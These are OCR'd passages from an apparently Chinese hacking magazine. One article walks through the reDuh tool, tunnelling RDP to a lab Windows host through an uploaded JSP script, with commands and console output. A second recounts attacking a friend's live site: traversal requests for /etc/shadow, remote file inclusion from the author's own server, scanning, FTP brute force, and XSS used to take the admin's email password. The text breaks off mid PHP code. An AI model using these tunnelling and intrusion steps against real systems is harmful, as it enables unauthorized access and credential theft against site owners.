


图1




图2




图3

目标机　192.168.8.104　Win2k3系统

首先，本机需要支持JAVA，对于普通用户，我们需要安装**jre-6u11-windows-i586-p-s.exe**。安装过程很简单，基本一路NEXT就可以了，如图1、图2、图3所示。

其次，由于我们是基于测试，因此需要让目标机支持JSP环境。我采用的是TOMCAT和JDK加WIN2K3整合的JSP环境，先安装JDK，然后再安装TOMCAT，这里的过程我就不例举了，不然真有骗稿费之嫌，还是说说重要的操作吧。

我们先将Server端的reDuh.jsp放到目标机的JSP可执行目录，然后在本机CMD下进入reDuhClient目录，执行"**java reDuhClient 192.168.8.104 8080 /reDuh.jsp**"命令与server端进行连接。

```
C:\WINDOWS\system32\CMD.exe - java reDuhClient 192.168.8.104 8080 /reDuh.jsp
C:\Documents and Settings\Administrator\Desktop\reDuhClient-0.2\reDuhClient-0.2\
reDuhClient>java reDuhClient 192.168.8.104 8080 /reDuh.jsp
[Info]Querying remote JSP for usable remote RPC port
[Info]Remote RPC port chosen as 42001
[Info]Attempting to start reDuh.jsp from 192.168.8.104:8080/reDuh.jsp and settin
g remote RPC port to 42001. Please wait...
[Info]reDuhClient service listener started on local port 1010
```

图4

```
Command Prompt - nc -vv 192.168.8.100 1010
d:\>nc -vv 192.168.8.100 1010
microsof-7f7a64 [192.168.8.100] 1010 (?) open
Welcome to the reDuh command line
>>
```

图5

8080为目标WEB端口，也就是我们的TOMCAT默认服务端口，如图4所示。当提示连接成功后，根据提示，我们用NC连接本机的1010端口，也就是reDuhClient控制台端口，如图5所示。

连接成功后，我们在控制台里输入要创建隧道进行端口转发的命令**[createTunnel]1234:192.168.8.104:3389**，如图6所示。1234为本地要监听的端口，3389为我们要转发的目标终端端口。当命令执行成功后，我们连接本机的1234端口，即可通过TOM-

```
Command Prompt - nc -vv 192.168.8.100 1010
d:\>nc -vv 192.168.8.100 1010
microsof-7f7a64 [192.168.8.100] 1010 (?) open
Welcome to the reDuh command line
>>[createTunnel]1234:192.168.8.104:3389
 Successfully bound locally to port 1234. Awaiting connections.
>>
```

图6




图7

CAT 的 8080 端口将数据转发到目标机的 3389 端口，实现通过 WEB 转发端口的目的。

命令执行后的效果如图 7 所示，当提示成功绑定本地的 1234 端口后，我们就可以用 MSTSC 连接本地的 1234 端口。若成功，就如图 8 所示，连接上目标终端。

至于 ASPX 和 PHP 的操作，也是大同小异，但是由于环境的问题，我测试均发生错误，并就相关问题联系作者了。




图8

编辑点评：

NP 写得简单了点，相信大家还是看得明白，要想以后用熟这个工具，肯定要在虚拟机和本机测试一下了。

幸运的跨站

文 lcx

这期的“高手专栏”本来是打算要写内网信息收集之二的，但是由于过年期间人变得极懒，对于整理总结性的文章有点抵触，因为那样的文章要收集很多的工具，测试很多的数据，抓很多的图……比较累一点，所以就暂且放下，我们这期来写一个小品文吧，反正跨站也是我们专栏的题目之一。

我在过年期间帮朋友搞了一个站，虽然没有拿到 webshell，但是却利用跨站得到了该站管理员的邮箱密码。由于该站比较敏感，所以我就不抓图了，省得泄露机密，呵呵。至于文章要用到的图，我会在本机架设相同的环境演示给大家。

该站是 linux+apache+php+mysql 架构，在前台看到的页面全是 body.php?inner=xx 这样的形式，经测试，xx 就是当前目录下的 xx.php，如果提交不存在的 xx，会暴露出该站路径。

我一开始以为有戏，可以调用本机或远程的文件，于是把 url 改为 body.php?inner=../../etc/shadow，或 mainbody.php?inner=../../../index 这样的情形来测试，以为可以得到什么敏感数据，但是对于 web 目录外的文件它没有办法调用。而对于 web 目录内的文件，它也只是利用 body.php 来读出该文件的 html 源代码。

后来我又试了远程包含，放一个 door.php 在我的站上，访问 body.php?inner=http://www.haiyangtop.net/door，它会自动加上 php 后缀，成为 body.php?inner=http://www.haiyangtop.net/door.php，但同样也是无法成功。

后来研究了一下，它是自己写的一个 include 函数来读页面，并不是传统的 php 函数的包含，所以这个思路只能放弃。如果要扫该站的后台，立马会出现如图 1 所示的界面。




图1

关于这种情况也是可以用工具来扫后台的，我用的扫描工具 URLScanner 放在了 **http://hididi.net/**，大家可以去下载。不过只要扫到 1 分钟以上，立马封你的 IP！

我又收集了该页面的联系人资料、电话号码什么的，利用 BrutusA2.exe 来暴破它的 FTP 密码，不过还是同样的情况，该 FTP 禁止暴力暴解。我想找到该站的源码，然后下载回来后进行研究。在 google 搜索了一下，全是搜索到了该站上，没有找到源码。

剩下的就是虚拟旁注了，不过看了同一服务器上的其它几个站，全是静态页面。后来想，就算是搞下了旁注站，我对 linux 提权也是不太会，所以放弃了。

看来似乎是没有办法了，我就在该站上翻呀翻呀，竟然除了 body.php 这个文件之外，找到了一个留言本。这个留言本我在 google 上找到了源码，在本机架设成功后如图 2 所示，它的留言本名字是 C.P.Gb v0.89，可以在台湾的蓝色小铺上下载这套源码。

我一开始想通过读这套源码找到一些漏洞，但经过分析，直接获得 shell 的可能性不大。这时注意到了，看到 sign.php 文件中的一段源码：

```
<?php
if($_GET['cookie']=="yes")
  {
   $user_name=$_COOKIE['user_name'];
   $user_passwd=$_COOKIE['user_passwd'];
  }else{
   $user_name=$_POST['user_name'];
```

